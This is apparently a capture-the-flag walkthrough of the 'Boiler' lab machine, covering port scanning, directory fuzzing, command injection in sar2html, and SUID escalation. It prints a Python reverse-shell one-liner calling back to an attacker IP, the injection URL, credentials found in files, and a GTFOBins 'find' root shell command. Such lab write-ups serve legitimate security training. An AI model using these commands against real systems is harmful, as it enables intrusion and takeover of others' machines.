

# Boiler CTF

```
ping boiler.thm
```

```
rustscan -r 1-65535 -a boiler.thm -- -A -oN portscan
```

```
21/tcp open  ftp      syn-ack ttl 60 vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to ::ffff:10.17.64.140
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 1
|     vsFTPD 3.0.3 - secure, fast, stable
|_End of status
80/tcp open  http      syn-ack ttl 60 Apache httpd 2.4.18 ((Ubuntu))
|_http-methods:
|_ Supported Methods: POST OPTIONS GET HEAD
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-robots.txt: 1 disallowed entry
|_/
|_http-title: Apache2 Ubuntu Default Page: It works
10000/tcp open http      syn-ack ttl 60 MiniServ 1.930 (Webmin httpd)
|_http-favicon: Unknown favicon MD5: 01A753CB434435D04169D16A4FCB3D69
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
55007/tcp open  ssh      syn-ack ttl 60 OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
|   2048 e3:ab:e1:39:2d:95:eb:13:55:16:d6:ce:8d:f9:11:e5 (RSA)
|_ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQ8bsvFyC4EXgZII LR/7o9EHosUTTgJKIdjtmUyYrhUpJiEdUahT64rItJMCy047iZTR5wkQx2H8HTHT6iQ5G1MzLGWFSTL1tt
```

On this machine 4 ports are open as **21, 80, 10000, 55007**

On **ftp anonymous** login are allowed.

```
ftp boiler.thm
```

```

(root@Hindutva)-[~/Desktop/ctf/boilerctf]
# ftp boiler.thm
Connected to boiler.thm.
220 (vsFTPd 3.0.3)
Name (boiler.thm:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||45583|)
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Aug 22  2019 .
drwxr-xr-x    2 ftp      ftp          4096 Aug 22  2019 ..
-rw-r--r--    1 ftp      ftp           74 Aug 21  2019 .info.txt
226 Directory send OK.
ftp> less .info.txt
Whfg jnagrq gb frr vs lbh svaq vg. Yby. Erzrzore: Rahzrengvba vf gur xrl!
ftp>

```

Nothing interesting on **ftp**

On port **80**

boiler.thm

Reverse Shell MSFvenom - Metasplo... vvmist

## Apache2 Ubuntu Default Page

ubuntu

**It works!**

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

### Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:


```

/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled
|   |-- *.load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
|-- sites-enabled
|   |-- *.conf

```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining

## On port 10000



## Directory fuzzing on port 80

```
feroxbuster -u http://boiler.thm -w dir_big.txt -t 100 -no-recursion --dont-extract-links
```

```
(root@Hindutva) - [~/Desktop/ctf/boilerctf]
# feroxbuster -u http://boiler.thm -w /root/Documents/ubuntu/Wordlists/dir_big.txt -t 100 -no-recursion --dont-extract-links
```

FERRIC OXIDE  
by Ben "epi" Risher  
ver: 2.10.0

Target Url	http://boiler.thm
Threads	100
Wordlist	/root/Documents/ubuntu/Wordlists/dir_big.txt
Status Codes	All Status Codes!
Timeout (secs)	7
User-Agent	feroxbuster/2.10.0
Config File	/etc/feroxbuster/ferox-config.toml
Output File	-recursion
HTTP methods	[GET]
Do Not Recurse	true

Press [ENTER] to use the Scan Management Menu™

403 GET 11l 32w -c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter

404 GET 9l 32w -c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter

200 GET 15l 57w 257c http://boiler.thm/robots.txt

200 GET 375l 968w 11321c http://boiler.thm/

301 GET 9l 28w 309c http://boiler.thm/manual ⇒ http://boiler.thm/manual/

301 GET 9l 28w 309c http://boiler.thm/joomla ⇒ http://boiler.thm/joomla/

We found **/joomla** cms


boiler.thm/joomla/

Reverse Shell MSFvenom - Metasplo... vvmist

# THM Boiler Room

Home About Us News Contact Us

Search ...



## Creating Your Site

Details

Written by Joomla  
Category: Uncategorized  
Published: 22 August 2019  
Hits: 166

Joomla! is all about allowing you to create a site that matches your vision. The possibilities are limitless; this sample site will get you started.

There are a few things you should know to get you started.

Every Joomla! website has two parts: the Site (which is what your site visitors see) and the Administrator (which is where you will do a lot of the site management). You need to log in to the Administrator separately with the same username and password. There is a link to the administrator on the top menu that you will see when you log in.

You can edit articles in the Site by clicking on the edit icon. You can create a new article by clicking on the Create Article link in the top menu.

To do basic changes to the appearance your site click Home, Site Settings and Home, Template Settings.

To do more advanced things, like edit the contact form, manage users, or install a new template or extension, login to the

Side Module

This is a module where you might want to add some more information or an image, a link to your social media presence, or whatever makes sense for your site.

You can edit this module in the module manager. Look for the Side Module.

Login Form

Username

Password

☐ Remember Me

Log in

Forgot your username?  
Forgot your password?

Again fuzz the port 80 with */joomla*

```
Press [ENTER] to use the Scan Management Menu™

404 GET 9l 32w -c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403 GET 11l 32w -c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
301 GET 9l 28w 316c http://boiler.thm/joomla/images => http://boiler.thm/joomla/images/
301 GET 9l 28w 309c http://boiler.thm/joomla => http://boiler.thm/joomla/
301 GET 9l 28w 315c http://boiler.thm/joomla/_test => http://boiler.thm/joomla/_test/
301 GET 9l 28w 319c http://boiler.thm/joomla/templates => http://boiler.thm/joomla/templates/
301 GET 9l 28w 317c http://boiler.thm/joomla/modules => http://boiler.thm/joomla/modules/
301 GET 9l 28w 315c http://boiler.thm/joomla/tests => http://boiler.thm/joomla/tests/
301 GET 9l 28w 313c http://boiler.thm/joomla/bin => http://boiler.thm/joomla/bin/
301 GET 9l 28w 317c http://boiler.thm/joomla/plugins => http://boiler.thm/joomla/plugins/
301 GET 9l 28w 318c http://boiler.thm/joomla/includes => http://boiler.thm/joomla/includes/
301 GET 9l 28w 318c http://boiler.thm/joomla/language => http://boiler.thm/joomla/language/
301 GET 9l 28w 320c http://boiler.thm/joomla/components => http://boiler.thm/joomla/components/
301 GET 9l 28w 315c http://boiler.thm/joomla/cache => http://boiler.thm/joomla/cache/
301 GET 9l 28w 319c http://boiler.thm/joomla/libraries => http://boiler.thm/joomla/libraries/
301 GET 9l 28w 322c http://boiler.thm/joomla/installation => http://boiler.thm/joomla/installation/
301 GET 9l 28w 315c http://boiler.thm/joomla/media => http://boiler.thm/joomla/media/
301 GET 9l 28w 315c http://boiler.thm/joomla/build => http://boiler.thm/joomla/build/
301 GET 9l 28w 313c http://boiler.thm/joomla/tmp => http://boiler.thm/joomla/tmp/
301 GET 9l 28w 317c http://boiler.thm/joomla/layouts => http://boiler.thm/joomla/layouts/
301 GET 9l 28w 323c http://boiler.thm/joomla/administrator => http://boiler.thm/joomla/administrator/
301 GET 9l 28w 313c http://boiler.thm/joomla/cli => http://boiler.thm/joomla/cli/
301 GET 9l 28w 316c http://boiler.thm/joomla/_files => http://boiler.thm/joomla/_files/
```

We found many files but in this only *"/test"* and *"/\_files"* are interesting for us

On [http://boiler.thm/joomla/\\_files/](http://boiler.thm/joomla/_files/)




**VjJodmNITnBaU0JrWVdsemVRbz0K**

After decoding we found

```
(root@Hindutva)-[~/Desktop/ctf/boilerctf]
# echo "VjJodmNITnBaU0JrWVdsemVRbz0K" | base64 -d
V2hvcHNpZSBkYWlzeQo=

(root@Hindutva)-[~/Desktop/ctf/boilerctf]
# echo "V2hvcHNpZSBkYWlzeQo=" | base64 -d
Whopsie daisy
```

On [http://boiler.thm/joomla/\\_test/](http://boiler.thm/joomla/_test/)



When we click on **New** button

**sar2html**  
(Donate if you like!)

New OS

Upload new report Capture new report

Browse... No file selected.

Upload report

### COLLECTING SAR DATA

- Use sar2ascii to generate a report:
  - Download following tool to collect sar data from servers: [sar2ascii.tar](#).
  - Untar it on the server which you will examine performance data.
  - For HP-UX servers run "sh sar2ascii".
  - For Linux or Sun Solaris servers run "bash sar2ascii".
  - It will create the report with name sar2html-hostname-date.tar.gz under /tmp directory.
  - Click "NEW" button, browse and select the report, click "Upload report" button to upload the data.
  - Or simply type "sar2html -m {sar2html report}" at command prompt.
- Use built in report generator:
  - Click "NEW" button, enter ip address of host, user name and password and click "Capture report" button.
  - Or simply type "sar2html -a [host ip] [user name] [password]" at command prompt.

NOTE: If sar data is not available even it is installed you need to add following lines to crontab:

HP-UX:

```
0,10,20,30,40,50 **** /usr/bin/sa/sa1
5 18 *** /usr/lib/sa/sa2 -A
```

SOLARIS:

```
0,10,20,30,40,50 **** /usr/lib/sa/sa1
5 18 *** /usr/lib/sa/sa2 -A
```

Let's try to execute comand

**sar2html**  
(Donate if you like!)

New :id

Select Host

Select Host

HP-UX

Linux

SunOS

uid=33(www-data) gid=33(www-data) groups=33(www-data)

### COLLECTING SAR DATA

- Use sar2ascii to generate a report:
  - Download following tool to collect sar data from servers: [sar2ascii.tar](#).
  - Untar it on the server which you will examine performance data.
  - For HP-UX servers run "sh sar2ascii".
  - For Linux or Sun Solaris servers run "bash sar2ascii".
  - It will create the report with name sar2html-hostname-date.tar.gz under /tmp directory.
  - Click "NEW" button, browse and select the report, click "Upload report" button to upload the data.
  - Or simply type "sar2html -m {sar2html report}" at command prompt.
- Use built in report generator:
  - Click "NEW" button, enter ip address of host, user name and password and click "Capture report" button.
  - Or simply type "sar2html -a [host ip] [user name] [password]" at command prompt.

NOTE: If sar data is not available even it is installed you need to add following lines to crontab:

HP-UX:

```
0,10,20,30,40,50 **** /usr/bin/sa/sa1
5 18 *** /usr/lib/sa/sa2 -A
```

SOLARIS:

```
0,10,20,30,40,50 **** /usr/lib/sa/sa1
5 18 *** /usr/lib/sa/sa2 -A
```

### INSTALLATION

- Plotting tools, sar2html and index.php only run on Linux server.
- HP-UX 11.11, 11.23, 11.31, Redhat 3, 4, 5, 6, 7, Suse 8, 9, 10, 11, 12, Ubuntu 18 and Solaris 5.9, 5.10 are supported for reporting.
- Install Apache2, Php5, Expect and GnuPlot with png support (Suse11 is recommended. It provides gnuplot with native png support).
- Edit php.ini file and set:
  - 'upload\_max\_filesize' to 2GB.
  - 'post\_max\_size' to 80MB.
- Extract sar2html.tar.gz under root directory of your web server or create subdirectory for it.
- Run './sar2html -c' in order to configure sar2html. You need to know apache user and group for setup.
- Open http://[IP ADDRESS OF WEB SERVER]/index.php
- Now it is ready to work.

Get a reverse shell

```
python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.co
nnect(("YOUR_IP",80));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("bash")'
```



boiler.thm/joomla/\_test/index.php?plot=python3%20-c%20%27import%20socket,subprocess,os;s=socket.socket(socket.AF\_INET,socket.SOCK\_STREAM);s.connect((%22

OffSec | Labs | Play | GTF0Bins | Reverse Shell | MSFvenom - Metasplo... | vmlist

sar2html  
(Donate if you like!)

New ;id

Select Host

Select Host First

Select Start Date First

### COLLECTING SAR DATA

1. Use sar2asciil to generate a report:

- Download following tool to collect sar data from servers: [sar2asciil.tar](#).
- Untar it on the server which you will examine performance data.
- For HP/UX servers run "sh sar2asciil".
- For Linux or Sun Solaris servers run "bash sar2asciil".
- It will create the report with name sar2html-hostname-date.tar.gz under /tmp directory.
- Click "NEW" button, browse and select the report, click "Upload report" button to upload the data.
- Or simply type "sar2html -m [sar2html report]" at command prompt.

2. Use built in report generator:

- Click "NEW" button, enter ip address of host, user name and password and click "Capture report" button.
- Or simply type "sar2html -a [host ip] [user name] [password]" at command prompt.

NOTE: If sar data is not available even it is installed you need to add following lines to crontab:

HP-UX:

```
0 10,20,30,40,50 *** /usr/bin/sa1
5 18 *** /usr/bin/sa2 -A
```

SOLARIS:

```
0 10,20,30,40,50 *** /usr/lib/sa1
5 18 *** /usr/lib/sa2 -A
```

### INSTALLATION

- Plotting tools, sar2html and index.php only run on Linux server.
- HP/UX 11.11, 11.23, 11.31, Redhat 3, 4, 5, 6, 7, Suse 8, 9, 10, 11, 12, Ubuntu 18 and Solaris 5.9, 5.10 are supported for reporting.
- Install Apache2, Php5, Expect and GnuPlot with png support (Suse11 is recommended. It provides gnuplot with native png support.)
- Edit php.ini file and set:
  - 'upload\_max\_size' to 2GB.
  - 'post\_max\_size' to 80MB.
- Extract sar2html.tar.gz under root directory of your web server or create subdirectory for it.
- Run './sar2html -c' in order to configure sar2html. You need to know apache user and group for setup.
- Open <http://IP ADDRESS OF WEB SERVER/index.php>
- Now it is ready to work.

```
(root@Hindutva)-[~/Desktop/ctf/boilerctf]
# rlwrap -f . -r nc -lvnp 80
listening on [any] 80 ...
connect to [10.17.64.140] from (UNKNOWN) [10.10.48.102] 58018
www-data@Vulnerable:/var/www/html/joomla/_test$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@Vulnerable:/var/www/html/joomla/_test$ whoami
whoami
www-data
www-data@Vulnerable:/var/www/html/joomla/_test$ |
```

Got a shell as **www-data**

```
www-data@Vulnerable:/var/www/html/joomla/_test$ ls -la
ls -la
total 124
drwxr-xr-x 3 www-data www-data 4096 Aug 22 2019 .
drwxr-xr-x 25 www-data www-data 4096 Aug 22 2019 ..
-rwxr-xr-x 1 www-data www-data 53430 Aug 22 2019 index.php
-rwxr-xr-x 1 www-data www-data 716 Aug 21 2019 log.txt
-rwxr-xr-x 1 www-data www-data 53165 Mar 19 2019 sar2html
drwxr-xr-x 3 www-data www-data 4096 Aug 22 2019 sarFILE
www-data@Vulnerable:/var/www/html/joomla/_test$ cat log.txt
cat log.txt
Aug 20 11:16:26 parrot sshd[2443]: Server listening on 0.0.0.0 port 22.
Aug 20 11:16:26 parrot sshd[2443]: Server listening on :: port 22.
Aug 20 11:16:35 parrot sshd[2451]: Accepted password for basterd from 10.1.1.1 port 49824 ssh2 #pass: superduperp@$$
Aug 20 11:16:35 parrot sshd[2451]: pam_unix(sshd:session): session opened for user pentest by (uid=0)
Aug 20 11:16:36 parrot sshd[2466]: Received disconnect from 10.10.170.50 port 49824:11: disconnected by user
Aug 20 11:16:36 parrot sshd[2466]: Disconnected from user pentest 10.10.170.50 port 49824
Aug 20 11:16:36 parrot sshd[2451]: pam_unix(sshd:session): session closed for user pentest
Aug 20 12:24:38 parrot sshd[2443]: Received signal 15; terminating.
www-data@Vulnerable:/var/www/html/joomla/_test$ |
```

Found a interesting file as **log.txt** that can contains password for **basterd** user

## Privilege Escalation

```
find / -perm -4000 -type f 2>/dev/null
```

```
www-data@Vulnerable:/home$ find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null
/bin/su
/bin/fusermount
/bin/umount
/bin/mount
/bin/ping6
/bin/ping
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/apache2/suexec-custom
/usr/lib/apache2/suexec-pristine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/bin/newgidmap
/usr/bin/find
/usr/bin/at
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/gpasswd
/usr/bin/newuidmap
```

Go to <https://gtfobins.github.io/#> and search for **find** and click on **suid**



## | SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian ( $\leq$  Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which find) .
```

```
./find . -exec /bin/sh -p \; -quit
```

```
/usr/bin/find . -exec /bin/sh -p \; -quit
```

```
www-data@Vulnerable:/home$ /usr/bin/find . -exec /bin/sh -p \; -quit
/usr/bin/find . -exec /bin/sh -p \; -quit
# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
# whoami
whoami
root
# |
```

We now **root** user of the system

In **/home/basterd** folder we found **backup.sh** file that contain password

```

# cat backup.sh
cat backup.sh
REMOTE=1.2.3.4

SOURCE=/home/stoner
TARGET=/usr/local/backup

LOG=/home/stoner/bck.log

DATE=`date +%y\.%m\.%d\.`

USER=stoner
#superduperp@$$no1knows

ssh $USER@$REMOTE mkdir $TARGET/$DATE

if [ -d "$SOURCE" ]; then
    for i in `ls $SOURCE | grep 'data'`;do
        echo "Begining copy of" $i >> $LOG
        scp $SOURCE/$i $USER@$REMOTE:$TARGET/$DATE
        echo $i "completed" >> $LOG

        if [ -n `ssh $USER@$REMOTE ls $TARGET/$DATE/$i 2>/dev/null` ];then
            rm $SOURCE/$i
            echo $i "removed" >> $LOG
            echo "#####" >> $LOG
        else
            echo "Copy not complete" >> $LOG
            exit 0
        fi
    done
else
    echo "Directory is not present" >> $LOG
    exit 0
fi

```

```
# cd stoner
cd stoner
# ls -la
ls -la
total 16
drwxr-x— 3 stoner stoner 4096 Aug 22 2019 .
drwxr-xr-x 4 root   root   4096 Aug 22 2019 ..
drwxrwxr-x 2 stoner stoner 4096 Aug 22 2019 .nano
-rw-r--r-- 1 stoner stoner  34 Aug 21 2019 .secret
# cat .secret
cat .secret
You made it till here, well done.
# |
```

```
# cd /root
cd /root
# ls
ls
root.txt
# cat root.txt
cat root.txt
It wasn't that hard, was it?
# |
```